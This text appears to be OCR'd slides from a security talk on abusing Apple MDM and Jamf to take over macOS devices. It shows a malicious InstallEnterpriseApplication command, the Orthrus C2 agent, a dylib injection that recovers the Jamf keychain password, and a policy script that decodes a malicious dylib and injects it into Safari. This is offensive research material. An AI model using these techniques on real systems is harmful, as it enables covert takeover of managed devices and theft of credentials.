
https://arstechnica.com/gadgets/2020/11/apple-lets-some-big-sur-network-traffic-bypass-firewalls/

Operational Challenge 1

- Thinking about rolling your own MDM? Apple restrict who can use the APN service.

- In order for a MDM server to speak to APNs, it needs a push certificate. These certificates need requested using a CSR signed by the MDM vendor, then sent to Apple to obtain the cert.

- In order for an MDM vendor to sign a CSR, they need their own “CSR certificate”... this costs $300 and a DUNS number.



Operational Challenge 1

- We want to run our own MDM server, and (preferably) not pay a real vendor for the privilege.
  - Introducing MicroMDM, an open-source MDM server!

- This means we still need to get our CSR signed by a real vendor.
  - https://mdmcert.download/
  - A free public* service for doing just that.
  - Apple 100% does not want CSR certs being given out to individuals or for personal use.

https://micromdm.io/blog/certificates/

Operational Challenge 2

- The commands detailed by the MDM spec are limited in their ability to perform operationally useful actions against a device. **What we really want is code execution!**

- InstallEnterpriseApplication will execute a **signed** PKG file hosted on the MDM server.


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://
www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Command</key>
    <dict>
        <key>ManifestURL</key>
        <string>https://https://192.168.198.130/files/
malicious-app.plist</string>
        <key>PinningRevocationCheckRequired</key>
        <false/>
        <key>RequestType</key>
        <string>InstallEnterpriseApplication</string>
    </dict>
    <key>CommandUUID</key>
    <string>0001_InstallEnterpriseApplication</string>
</dict>
</plist>
```


https://micromdm.io/blog/certificates/

Operational Challenge 2

- **However...** The PKG must be signed by a valid developer certificate. This would usually require a legitimate developer account with Apple ($99 per year + checks)

- **Solution?** Upon MDM enrolment the device adds the SSL cert of the MDM server as a trusted CA... allowing us to sign whatever we want!



https://micromdm.io/blog/certificates/

Introducing Orthrus

- **Mythic** agent and C2 profile.

- Uses the MDM protocol and Apple's APN service.

- Comes with it's own payload -> coerce a target into installing a *mobileconfig* file.
  - Requires r00t.

Safari File Edit View History Bookmarks Window Help

172.17.5.197

Global Configurations Operational Views Create Components Services Reporting Operation Chimera Docs (admin) v2.2.8

Global Payload Type and Command Information

orthrus

Supported OS: macOS
Authors: @rookuu

This payload uses Apple's MDM protocol to backdoor a device with a malicious profile.


Number of Commands: 9

View Components

Introduction to Jamf

Jamf in a Nutshell

- Agent based device management solution
- Utilises Apple's MDM architecture
- Provides functionality not directly offered by MDM
  - Ability to execute custom scripts



Jamf Pro Server

- Jamf’s central server component. Can be hosted locally or SaaS (more common).

- https://$target.jamfcloud.com

- Sometimes called the JSS.

Jamf Payloads

Custom scripts

Directly execute custom bash scripts

Often used to automate non-standard tasks

Frequently used to install ad hoc software

Native Payloads

Local account creation

Specify the distribution points devices can pull packages from

Set EFI password

File and process monitoring

MDM

Control device configurations


Install device certificates

Enforce security controls

Directory binding

JSS Authentication Anatomy

"If the computer fails to properly sign its messages, it is unable to communicate with the JSS."



JSS Check-In Request

```
POST /client HTTP/1.1
Host: 192.168.122.1:8787
Content-Type: application/xml; charset=utf-8
Content-Length: 872
Connection: keep-alive
JAMF-Device-Alg: SHA256withRSA
Accept: */*
Accept-Language: en-gb
JAMF-Device-Sig: XurGmzfjSR+LsANF3wLyWAAxqvysJaVdCF5qbb9rdbNogR0BTue5qrJ4FOhSp18tw15i1T7aoMmVV/
Em0hDSn2eFguAokP9K4Rc3s2pCK8C4b9ijVqgTeFPyfMaJiGHap9Th2nOBIqLKTK0VE0906mKmaxwMYP2/XX9FcjxOz1txmeHd9P2chgSIRQ0Gsb5fi/
xxR60lgNqRqrYXacDy3rYcTbFz9On5Zndp0ryNrsQNVVPUvCQ4RFk/w/
792w2vqdkTk8EiALPpdrOR9/1OSAyZcZd9yATo+PuJdsHEitbHWyMIb3YUcnHMxHHRo3m9xCNYpTWO31n4s1b4Cx2mhQ==
Accept-Encoding: gzip, deflate
User-Agent: jamf/10.15.1-t1569637051 CFNetwork/1120 Darwin/19.0.0 (x86_64)

<?xml version="1.0" encoding="UTF-8" standalone="yes"?><ns2:jamfMessage xmlns:ns2="http://www.jamfsoftware.com/
JAMFMessage" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://www.jamfsoftware.com/
JAMFMessage ../src/main/resources/schema/JAMFCommunicationSchema.xsd"><device><uuid>564D784B-BE09-BE52-B8C2-
D735B8518D0E</uuid><macAddresses><macAddress bsdName="en0">00.0c.29.51.8d.0e</macAddress><macAddress
bsdName="en1">88.e9.fe.59.d9.ab</macAddress></macAddresses></device><application>com.jamfsoftware.jamf</
application><messageTimestamp>1624958576000</messageTimestamp><content
xsi:type="ns2:RequestContent"><uuid>F611E673-523D-406F-BD7F-F9DC1A79FAED</
uuid><commandType>com.jamfsoftware.jamf.checkavailabilityverifysignaturerequest</commandType><status><code>0</
code><timestamp>1624958576000</timestamp></status></content></ns2:jamfMessage>
```

JAMF.keychain

rookuu — rookuu@Lukes-MacBook-Pro — ~ — -zsh — 82×5

```
➜  ~ curl https://apple[redacted]jamfcloud.com/bin/jamf -o /tmp/jamf
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  9.7M  100  9.7M    0     0  5328k      0  0:00:01  0:00:01 --:--:-- 5328k
➜  ~
```

JamfKeychainPassword — lukeroberts@Lukes-MacBook-Pro — ..chainPass...

```
08:46:41  ...UNTITLED/macOS/JamfKeychainPassword  ruby-2.4.0
$ make run
DYLD_INSERT_LIBRARIES=JamfOverrides.dylib ./jamf
2021-06-29 08:46:43.679 jamf[14959:449774] /Library/Application Support/JAMF/
JAMF.keychain password is: jk23[redacted]9aj
```

jk23********9aj

Jamf


Jamf Agent Capabilities

Code Execution

Extension Attributes

Policy Scripts

```
#!/bin/bash

echo “z/rt/gcAAAEDAAAABgAAABIAAACICA…” | base64 -d > /tmp/malicious.dylib

/bin/bash -c “DYLD_INSERT_LIBRARIES=/tmp/malicious.dylib
/Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment & >> /dev/null 2>&1"
```




Package Deployment

Jamf Agent Capabilities

Command and Control

- The Jamf Agent checks in every 15 minutes to check for new tasks.

- This can be changed at runtime.




Jamf Agent Capabilities

Persistence

- Jamf binary is persisted as a LaunchDaemon upon enrolment

